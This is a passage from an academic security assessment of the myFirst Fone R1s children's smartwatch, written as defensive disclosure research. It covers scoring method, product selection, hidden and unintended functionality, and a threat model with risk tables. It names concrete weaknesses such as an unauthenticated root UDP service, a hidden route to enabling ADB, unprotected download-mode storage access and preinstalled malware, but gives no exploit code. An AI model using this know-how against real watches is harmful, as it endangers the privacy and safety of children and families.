The evaluation is based on equating measuring security with measuring the effort required to compromise it. The effort required to compromise the security of any system can be measured in terms of the system's vulnerabilities, specifically in terms of two of their properties: severity and discoverability. Accordingly, the evaluation consists of reasoning about the severity and discoverability of the discovered vulnerabilities, and then using this reasoning as the basis for reasoning about the security of the assessed attack surfaces.

First, the severity of the discovered vulnerabilities is reasoned about, based on both their **CVSS Base (CVSS-B)[†]** ratings and practical significance. This thesis uses **CVSS** version 4.0, because that is the latest version as of writing this thesis. Each discovered vulnerability's **CVSS-B** score (0.0 to 10.0) and corresponding severity rating (none, low, medium, high, or critical) are calculated. All calculations were performed using the official **CVSS** calculator[‡]. While **CVSS-B[§]** scores and severity ratings are useful, they sometimes poorly reflect the practical significance of vulnerabilities. For instance, a vulnerability of critical severity (the highest severity rating) need not be remotely exploitable[¶], or it may be that exploitation of it is complex and extremely unreliable^{||}; in effect, even a vulnerability of critical severity can be of low practical significance. Conversely, a vulnerability of a lower severity rating can be of high practical significance, not least by enabling a severe

*<https://certcc.github.io/CERT-Guide-to-CVD/> (v2024.4.3)

[†]**Common Vulnerability Scoring System (CVSS)** is owned by FIRST.Org, Inc. and used by permission.

[‡]<https://www.first.org/cvss/calculator/4.0>

[§]This likely applies to **CVSS** scores and severity ratings in general.

[¶]Example **CVSS-B** vector string: CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SH/SA:H.

^{||}Example **CVSS-B** vector string: CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N.

vulnerability chain. Therefore, the use of **CVSS-B** ratings in the evaluation is complemented by reasoning about the practical significance of vulnerabilities, which includes considering the ways in which they can be chained. In this thesis, vulnerability chains are said to be *disjoint* if and only if they share no vulnerability; disjoint chains are of particular interest, because they are independent of one another and therefore easier to reason about.

Secondly, the discoverability of the discovered vulnerabilities is reasoned about, based on both their number and how discoverable each one is. A greater number of discovered vulnerabilities should generally* imply a greater probability of discovering any one of them, all else being equal. Meanwhile, the discoverability of any particular vulnerability depends on two factors: the probability of the vulnerability being discovered when the relevant functionality is assessed, and the probability of that functionality being assessed. This thesis generally assumes a high discoverability for all vulnerabilities discovered in it, because (i) the assessor (the author) is a novice in the field of cybersecurity, and (ii) this thesis (largely) follows PatIoT. Following PatIoT does not imply that any discovered vulnerability is easily discovered, but because PatIoT is designed to focus on the most common and obvious vulnerabilities, following PatIoT suggests that any discovered vulnerability is likely to be searched for by others. Nevertheless, the discoverability of particular vulnerabilities is also reasoned about in the evaluation.

Finally, the security of each assessed attack surface is reasoned about, based on both the severity and discoverability of the vulnerabilities discovered in it; the higher the severity and discoverability of the vulnerabilities, the lower the security of the attack surface.

4.6 Compared to PatIoT

In large, the methodology followed in this thesis was PatIoT. However, there are four notable differences, and this methodology specifies four notable activities not explicitly specified in PatIoT. The four differences are as follows, the first three pertaining to the threat modelling stage, while the last pertains to the reporting stage:

- In PatIoT, attack surface specific vulnerability scanners are used during the vulnerability analysis step; however, none was used in this thesis,

*Introducing a new vulnerability may conceivably lower the discoverability of existing vulnerabilities.

since none suitable was found.

- In PatIoT, related work, including previously discovered vulnerabilities, is researched during the vulnerability analysis step; however, given the requirements on this thesis, most of the related work was researched early.
- In PatIoT, the risk assessment coverage metric is partly based on *critical processes*; however, to simplify, the coverage metric in this thesis is independent of critical processes.
- One of the key contributions of PatIoT is two detailed report templates: an ethical hacking report template and a vulnerability disclosure report template. However, given the requirements on this thesis, the ethical hacking report template was deemed unfit. Similarly, the vulnerability disclosure report template was deemed excessive for the purposes of this thesis. Therefore, the PatIoT report templates were not used.

Meanwhile, the four added activities are as follows:

- Determining which product (children's smartwatch) to assess in the planning stage, since it was not predetermined.
- Identifying product assets in the threat modelling stage, to understand what needs protecting.
- Forming attackers in the threat modelling stage, to help when forming potential attack paths.
- Evaluating the findings in an evaluation stage, in order to answer the research question (Section 1.2).

Finally, it should be noted that PatIoT presents conditional steps and different alternatives, whereas only the parts relevant to this thesis are described in this chapter.

Chapter 5

Selection of Children's Smartwatch

The children's smartwatch assessed in this thesis was selected based on three criteria:

- Popularity in Sweden. Greater popularity was preferred in an attempt to maximise the impact of the assessment.
- Similarity to previously assessed children's smartwatches. From a scientific perspective, it seemed most useful to select a watch as dissimilar from previously assessed watches as possible.
- Complexity. In general, the difficulty to secure a system increases with its complexity. Thus, greater complexity, as measured by the watch's feature set size, was preferred.

The Swedish website of the company Prisjakt* provides popularity rankings for products based on user interaction with the website. This thesis used Prisjakt's product popularity ranking within their product category Smartwatches† as an estimate of smartwatch popularity in Sweden. According to this estimate, the four most popular children's smartwatches at the time of selection were‡:

*<https://www.prisjakt.nu/>

†<https://www.prisjakt.nu/c/smartwatches>

‡<https://web.archive.org/web/20220818195151/https://www.prisjakt.nu/c/smartwatches>

1. Xplora XGO2
2. Cmee Play
3. Xplora X5 Play (listed by Prisjakt as Xplora 5 Play)
4. myFirst Fone R1 (the predecessor of myFirst Fone R1s)

While neither Xplora XGO2 nor Xplora X5 Play are known to have been assessed in any previous work, multiple works [4, 8, 9] are known to have assessed watches from Xplora. Thus, an Xplora watch was not selected. Meanwhile, Cmee Play seemed to offer significantly less functionality compared to myFirst Fone R1; *e.g.*, the abilities to send pictures and make video calls appeared unsupported. Consequently, myFirst Fone R1 was determined to be the strongest candidate listed by Prisjakt. However, myFirst had released a successor to myFirst Fone R1 called myFirst Fone R1s, which was not retailed in Sweden. The R1s offered slightly more functionality than the R1, such as the ability to send pre-set text messages from the watch. Moreover, it was assumed that the R1s would start being retailed in Sweden and become at least as popular as the R1 in Sweden. For these reasons, myFirst Fone R1s was selected for this thesis.

The assumption that myFirst Fone R1s would start being retailed in Sweden, and become at least as popular as myFirst Fone R1 in Sweden, appears to have been wrong. At the end of the thesis, for reasons unknown, myFirst Fone R1s appeared still not retailed in Sweden, and myFirst no longer had any authorised resellers in Sweden. Therefore, it seems likely that myFirst Fone R1s neither is, nor has been, popular in Sweden. While myFirst Fone R1s could be popular in other regions, no credible source has been identified on the popularity of myFirst Fone R1s. In effect, the popularity of myFirst Fone R1s is undetermined.

Chapter 6

The myFirst Fone R1s

This chapter presents the most relevant information about the assessed children’s smartwatch: myFirst Fone R1s. Included are an overview (Section 6.1), intended functionality (Section 6.2), and unintended functionality (Section 6.3). Supplementary details of the product are available in Appendix A.

6.1 Overview

The myFirst Fone R1s, shown in Fig. 6.1, is a smartwatch aimed at children aged six to 12 years. It can be described as a smartphone in the shape of a watch, limited in functionality, with a companion app used to communicate with and surveil the child wearing the watch. The companion app, called ‘myFirstFone’, is available for both Android* and iOS†. No claims regarding the security of the watch have been found.

Relevant technical properties of the watch are as follows. The version of the watch’s firmware assessed in this thesis is myFirst_R1S_5.2e-2022_1207_user. The OS in this firmware version is Mocor5, which is based on Android KitKat (version 4.4.4). In terms of hardware, the watch has the UNISOC SoC SL8521E‡. In terms of wireless connectivity, the watch

*<https://play.google.com/store/apps/details?id=com.oaxis.myfirstfone>

†<https://apps.apple.com/us/app/myfirst-fone/id1277474113>

‡The output of `cat /proc/cpuinfo` states ‘Hardware’ as ‘Spreadtrum SC9820e’, and SC9820E is another name for SL8521E (Appendix D.1). Note that the firmware includes many mentions of ‘sp9820e’ (e.g., `/system/build.prop` includes `ro.product.hardware=sp9820e_1h10`), but SP9820E is not a UNISOC SoC (Appendix D.1).

supports Wi-Fi; the mobile network generations 2G, 3G, and 4G **LTE**; Bluetooth; and **GNSSs**.

There is strong evidence of myFirst Fone R1s being a white-label product (Appendix **A.1**). While the watch is sold and marketed by myFirst, a brand by Oasis Asia Pte Ltd, it appears manufactured by Umeox Innovations Co., Ltd. While myFirst and Oasis are Singaporean, Umeox is located in Shenzhen, China. Other children's smartwatches that appear manufactured by Umeox include ELARI KidPhone 4G and ELARI KidPhone 4GR, the latter being one of a few identified myFirst Fone R1s lookalikes.

6.2 Intended Functionality

This section presents the most relevant functionality intended for users of the product. The functionality is divided into the app (Section **6.2.1**), contacts and friends (Section **6.2.2**), location tracking (Section **6.2.3**), firmware updates (Section **6.2.4**), and other functionality (Section **6.2.5**). An enumeration of the watch-related functionality intended for users of the product is available in Appendix **A.4**.

6.2.1 The App

The watch is meant to be used together with its companion app. This thesis used the companion app for Android of version 2.2.9. Using the app requires an app account. An app account can add a watch through the watch's bind code. App accounts that add a watch are said to be followers of the watch. The first app account to add a watch changes the watch from being unbound to being bound, and becomes the administrator of the watch. The administrator has access to more functionality than other followers. If the watch is removed from the administrator account, then the watch reverts to being unbound and is removed from all other followers as well. In the background, unbinding makes use of a bind-specific unbind code.


The app offers various functionality to followers of a watch. Most importantly, followers can communicate with the watch through calls and messages (Section **6.2.2**); track the watch's location (Section **6.2.3**); and receive SOSes sent by the watch, with each SOS including the watch's location, and a 30 s audio recording starting from when the SOS is initiated (an SOS is initiated by holding the watch's SOS button). In addition, the administrator follower can reboot the watch remotely, and perform various remote configuration of the watch, such as configure: periodic location



(a) Product package



(b) Watch front



(c) Watch back



(d) Watch left side

Figure 6.1: The myFirst Fone R1s, including its package (a), and three annotated views of the watch: front (b), back (c), and left side (d).

tracking; the watch's contacts and friends (Section 6.2.2); class mode times, which are times the watch can only be used to view the time and to send SOSes; information about the child; toggles to disable the watch's power off functionality (while a SIM is inserted) or phone call functionality; and Wi-Fi saved on the watch. Note that Wi-Fi can also be configured directly on the watch.

6.2.2 Contacts and Friends

A bound watch has at least one contact. A follower is a type of contact, but not all contacts are followers (non-follower contacts use no app). A watch's contacts have the privilege of being able to communicate with the watch through phone calls. In addition, a watch's followers can communicate with the watch through voice and video calls, and messages. While phone calls use the mobile network, voice and video calls, and messages, use TCP/IP. Four types of messages are supported: text, emoji, audio recording, and picture. Regarding text, the watch can only send preset text such as 'I feel sad'.

In addition to contacts, a bound watch can have friends. Friends are other watches. Watches that are friends can message each other. The friend functionality is outside the scope of this thesis.

6.2.3 Location Tracking

The watch sends its location to its followers on various events. There are at least five such events: when a send is due according to the periodic location tracking configuration, when a follower makes a location request, when the child sends an SOS, when the watch's battery charge reaches a low level, and when the watch is powering off. The sent location data primarily includes nearby Wi-Fi and, in some instances, geographic coordinates.

6.2.4 Firmware Updates

The watch's firmware supports OTA updates in the form of standard Android OTA packages. Updates can be performed automatically; however, under normal circumstances, it seems at most one automatic update check is attempted per boot, triggered by the watch connecting to a network. In addition to automatic updates, a determined user can manually check for and initiate updates.

6.2.5 Other Functionality

The watch features other noteworthy functionality, including the ability to: factory reset the watch through its **GUI**, play MP3 music transferred to the watch over **USB**, and use a myFirst wireless headset over Bluetooth.

6.3 Unintended Functionality

This section presents the most relevant discovered, and undiscovered, functionality unintended for users of the product. Included are network services (Section 6.3.1), **SMS** commands (Section 6.3.2), Android settings (Section 6.3.3), the app EngineerMode (Section 6.3.4), installation of apps (Section 6.3.5), UNISOC download mode (Section 6.3.6), and malware (Section 6.3.7).

6.3.1 Network Services

The watch has one network service, which is undocumented and unintended for users. The service is always running, runs as root, and is externally accessible on **UDP** port 10000. The service runs as an Android init service named `ju_ipsec_server`. This is also the name of the service's binary, but a string in the binary suggests that the full name of the service is `juphoon-ipsec-tools-server`. The watch's `iptables` firewall was found to not impose any restrictions aside from dropping all forwarded packets.

The network service appears largely unknown. The `nmap` **UDP** scan included port 10000, but even the most intense version scan failed to elicit a response from the service; hence, `nmap` failed to determine the port as open, and could not provide any information about the service. In addition, no use of the service has been observed. The definition of the service's Android init service is preceded by the comment `#vowifi ipsec_server`, suggesting that the service is related to **Voice over Wi-Fi (VoWiFi)**; however, it is unknown whether **VoWiFi** is supported by myFirst Fone R1s (attempts to trigger use of **VoWiFi** appear to have failed). Moreover, a Google search for "`ju_ipsec_server`" only leads to various system dumps and files; nonetheless, these dumps and files suggest that a service with the same name exists in other systems, specifically Android systems that run on a UNISOC **SoC** (like the system in myFirst Fone R1s). Finally, a Google search for "`juphoon-ipsec-tools-server`" returns no results.

At the end of the thesis during **CVD**, the network service turned out related

to UNISOC (Appendix D.1). At the same time, it was learned that CVE-2021-39616, discovered by Dongxiang Ke *et al.* [72], is related to (some version of) the service, presumably by residing in it; thus, it seems at least one vulnerability has been discovered in the service before this thesis.

6.3.2 SMS Commands

The watch has not been found to support **SMS** commands. None of the **SMS** messages sent to the watch (Section 4.1.3.6) appeared to have any effect.

6.3.3 Android Settings

The watch's settings app lacks many of the features found in the **AOSP** settings app, such as the ability to enable **ADB** access. However, though undocumented, the watch has an Android settings app, hidden behind a password prompt that itself is hidden but accessible from the watch's settings app, discovered by the **GUI** enumeration* (Section 4.1.3.3). The password is stated by sources related to other brands of the watch [74, 75], and could also be requested from customer support. The watch's Android settings app supports the ability to enable **ADB** access.

6.3.4 The App EngineerMode

The watch has an app called EngineerMode, featuring various advanced settings, functionality, and hardware and firmware information. Only one part of the app is documented for the watch: a setting for enabling auto answering of incoming phone calls after a few seconds of ringing. Meanwhile, one of the many undocumented parts of the app can be used to enable various system logs, including logging of the watch's **TCP/IP** traffic.

6.3.5 Installation of Apps

Installation of apps on the watch is explicitly unsupported for security reasons [76], and the watch's **GUI** provides no way to install apps. However, apps can be installed using **ADB**.

*Since then, myFirst has published documentation of the hidden password prompt and the password [73].

6.3.6 UNISOC Download Mode

The watch can be booted into UNISOC download mode. This mode can be used to read from and write to the watch's storage.

6.3.7 Malware

The watch has malware in its firmware update app. The same malware was discovered in 2021 by Doctor Web [10] as preinstalled in the children's smartwatch ELARI KidPhone 4G.

Chapter 7

Threat Model

This chapter presents the most essential parts of the created threat model of the product. These are **DFDs** (Section 7.1), potential threats with risk assessment (Section 7.2), attackers (Section 7.3), and potential attack paths (Section 7.4). Supplementary details of the threat model are available in Appendix B. Since standard components are outside the scope of this thesis, the following eight observed **TCP/IP** protocols were excluded from the threat model: **logical link control (LLC)**, **Address Resolution Protocol (ARP)**, **ICMP**, **internet control message protocol version 6 (ICMPv6)**, **Dynamic Host Configuration Protocol (DHCP)**, **Dynamic Host Configuration Protocol for internet protocol version 6 (DHCPv6)**, **DNS**, and **Network Time Protocol (NTP)**.

7.1 DFDs

This section presents the two created **DFDs**: one depicting an overview of the product's architecture (Fig. 7.1); and one depicting a decomposition of the product into the attack surfaces within the scope, along with trust boundaries (Fig. 7.2).




Figure 7.1: A **DFD** depicting an overview of myFirst Fone R1s's architecture. Note that the watch and the mobile app only communicate via the cloud. Further note that the two watches represented by 'Watch' and 'Friend's watch' are both of the model myFirst Fone R1s. All images in the figure are licensed under **CC0 1.0**.




Figure 7.2: A DFD depicting a decomposition of myFirst Fone R1s into the attack surfaces network service and firmware, along with fundamental trust boundaries. A question mark (?) indicates uncertainty. Note that only those components deemed most relevant to this thesis are explicitly specified.

7.2 Potential Threats With Risk Assessment

This section presents a summary of the identified potential threats, along with the result of the risk assessment. Details of the potential threats are available in Appendix B.3.

A total of 57 potential threats were identified: 45 potential firmware threats, and 12 potential network service threats. Of these, 16 were dismissed prior to the risk assessment. A summary of the dismissed potential threats is presented in Table 7.1. The risk assessment included the remaining 41 potential threats, of which only 5 pertains to the network service attack surface. A summary of the risk assessed potential threats, along with the result of the risk assessment, is presented in Table 7.2.

Table 7.1: The potential threats that were dismissed prior to the risk assessment, along with reasons for dismissal, sorted in ascending order of ID.

ID	Title	Attack surface	Reason dismissed
8	Configuration: Lack of wiping device	Firmware	Factory reset functionality exists, is documented, and seems to wipe the device properly.
15	Authentication bypass: Device to device	Firmware	The watch might authenticate to another watch when adding a friend, but that is outside the scope of this thesis.
16	Authentication bypass: Device to mobile application	Firmware	The watch does not communicate directly with the mobile app.
18	Update mechanism: Missing update mechanism	Firmware	Firmware updates are supported.
19	Update mechanism: Lack of manual update	Firmware	Firmware updates can be manually checked for and initiated.
24	Update mechanism: Intercepting OTA update	Firmware	The OTA firmware update mechanism communicates in cleartext.

(continued on next page)

Table 7.1: (continued)

ID	Title	Attack surface	Reason dismissed
27	Update mechanism: Lack of anti-rollback mechanism	Firmware	While an attacker can write an older version of the firmware to the watch through UNISOC download mode, they can just as easily write malicious firmware to the watch. Thus, while the watch is seemingly missing an anti-rollback mechanism, it is not a primary issue.
29	Lack of transport encryption	Network service	The service appears unused. Moreover, assuming the service is only meant to be used locally by other processes, then missing encryption is not a primary issue.
30	Insecure TLS issues	Network service	TLS appears unused.
31	Authentication: Username enumeration	Network service	Authentication appears missing.
32	Authentication: Weak credentials	Network service	Authentication appears missing.
33	Authentication: Improper account lockout	Network service	Authentication appears missing.
34	Authentication: Weak password recovery	Network service	Authentication appears missing.
36	Authentication bypass	Network service	Authentication and authorisation appears missing.
51	Improper TLS certificate validation (Alibaba Amap)	Firmware	Reverse engineering and testing suggests proper certificate validation.
52	Improper TLS certificate validation (AWS)	Firmware	Reverse engineering and testing suggests proper certificate validation.

Table 7.2: The risk assessed potential threats, along with the determined impact (I), coverage (C), and simplicity (S) ratings, as well as the resulting risk scores and severity levels. Note that a high simplicity rating (3) implies a minimum severity level of medium, and many potential threats were assigned a high simplicity rating following vulnerability analysis. The potential threats are sorted in descending order of risk score.

ID	Title	Attack surface	I	C	S	Score	Severity
1	Sensitive data exposure: Hardcoded credentials (Oaxis API key)	Firmware	2	3	3	2.8	High
9	Configuration: Insecure customisation of OS platforms (hidden functionality)	Firmware	3	1	3	2.6	High
22	Update mechanism: Lack of update verification	Firmware	3	1	3	2.6	High
25	Update mechanism: Backdoor firmware	Firmware	3	1	3	2.6	High
54	Unprotected storage access through UNISOC download mode	Firmware	3	1	3	2.6	High
55	Unprotected privileged RCE	Network service	3	1	3	2.6	High
2	Sensitive data exposure: Hardcoded credentials (MQTT password)	Firmware	1	3	3	2.6	High
6	Sensitive data exposure: Static and same encryption keys (Oaxis)	Firmware	1	3	3	2.6	High
7	Configuration: Lack of data integrity checks	Firmware	2	1	3	2.4	Medium
12	Configuration: Lack of security configurability (screen lock)	Firmware	2	1	3	2.4	Medium
13	Configuration: Lack of security configurability (settings lock)	Firmware	2	1	3	2.4	Medium
21	Update mechanism: Lack of signature on update file	Firmware	2	1	3	2.4	Medium
35	Privilege escalation	Network service	2	1	3	2.4	Medium
39	Embedded local backdoor	Firmware	2	1	3	2.4	Medium
41	Hidden functionality for tapping watch microphone	Firmware	2	1	3	2.4	Medium
42	Missing integrity enforcement in network communication (MQTT)	Firmware	2	1	3	2.4	Medium
43	Missing integrity enforcement in network communication (Oaxis HTTP)	Firmware	2	1	3	2.4	Medium
50	Missing TLS certificate validation (Oaxis)	Firmware	2	1	3	2.4	Medium
56	Other hidden MQTT functionality	Firmware	2	1	3	2.4	Medium
57	System apps signed with AOSP test-key	Firmware	2	1	3	2.4	Medium

(continued on next page)

Table 7.2: (continued)

ID	Title	Attack surface	I	C	S	Score	Severity
11	Configuration: Lack of security configurability (SIM PIN)	Firmware	1	1	3	2.2	Medium
17	Authentication bypass: Device to cloud (Oaxis API token)	Firmware	1	1	3	2.2	Medium
20	Update mechanism: Lack of transport encryption	Firmware	1	1	3	2.2	Medium
23	Update mechanism: Lack of update authentication	Firmware	1	1	3	2.2	Medium
46	Missing encryption in network communication (MQTT)	Firmware	1	1	3	2.2	Medium
47	Missing encryption in network communication (Oaxis HTTP)	Firmware	1	1	3	2.2	Medium
49	Missing encryption in network communication (Bugly)	Firmware	1	1	3	2.2	Medium
40	Embedded malware in firmware update app	Firmware	3	1	2	2.0	Medium
53	Improper TLS certificate validation (SUPL server)	Firmware	2	1	2	1.8	Low
4	Sensitive data exposure: Encryption keys and algorithms	Firmware	1	1	2	1.6	Low
5	Sensitive data exposure: Other sensitive information	Firmware	1	1	2	1.6	Low
14	Configuration: Insecure filesystem permissions	Firmware	1	1	2	1.6	Low
26	Update mechanism: World writable update location	Firmware	3	1	1	1.4	Low
38	Buffer overflow	Network service	3	1	1	1.4	Low
44	Missing integrity enforcement in network communication (Agora)	Firmware	2	1	1	1.2	Low
45	Improper integrity enforcement in network communication (Bugly)	Firmware	2	1	1	1.2	Low
3	Sensitive data exposure: Backdoor accounts	Firmware	1	1	1	1.0	Low
10	Configuration: Insecure customisation of OS platforms (unsigned kernel modules)	Firmware	1	1	1	1.0	Low
28	Sensitive data exposure	Network service	1	1	1	1.0	Low
37	Denial of service (DoS)	Network service	1	1	1	1.0	Low
48	Missing encryption in network communication (Agora)	Firmware	1	1	1	1.0	Low

7.3 Attackers

Four attackers were formed, based on the prerequisites of the risk assessed potential threats. The attackers, described in Table 7.3, are: remote network, AiTM, physical, and remote physical.

Table 7.3: The four attackers that were formed based on the prerequisites of the risk assessed potential threats.

Attacker	Description
Remote network	The remote-network attacker is only assumed to have internet access.
AiTM	The AiTM attacker is assumed to have an AiTM position between the target watch and the cloud, such as by controlling the Wi-Fi or GSM base station the watch is connected to.
Physical	The physical attacker is assumed to have physical access to the target watch.
Remote physical	The remote-physical attacker is assumed to have physical access to a watch that is not necessarily the target watch. Such access can be obtained by, <i>e.g.</i> , purchasing the watch.

7.4 Potential Attack Paths

The potential attack paths, formed based on the prerequisites of the risk assessed potential threats, are depicted in Fig. 7.3, with each risk assessed potential threat appearing in at least one potential attack path. Note that the potential attack paths requiring the attacker to communicate with the cloud are outside the scope of this thesis.

The potential attack paths selected for assessment in the exploitation stage, based on the risk assessment (Table 7.2) and this thesis's time constraints, are presented in Table 7.4. Descriptions of the assessed potential attack paths and the associated potential threats are provided in Chapter 8.

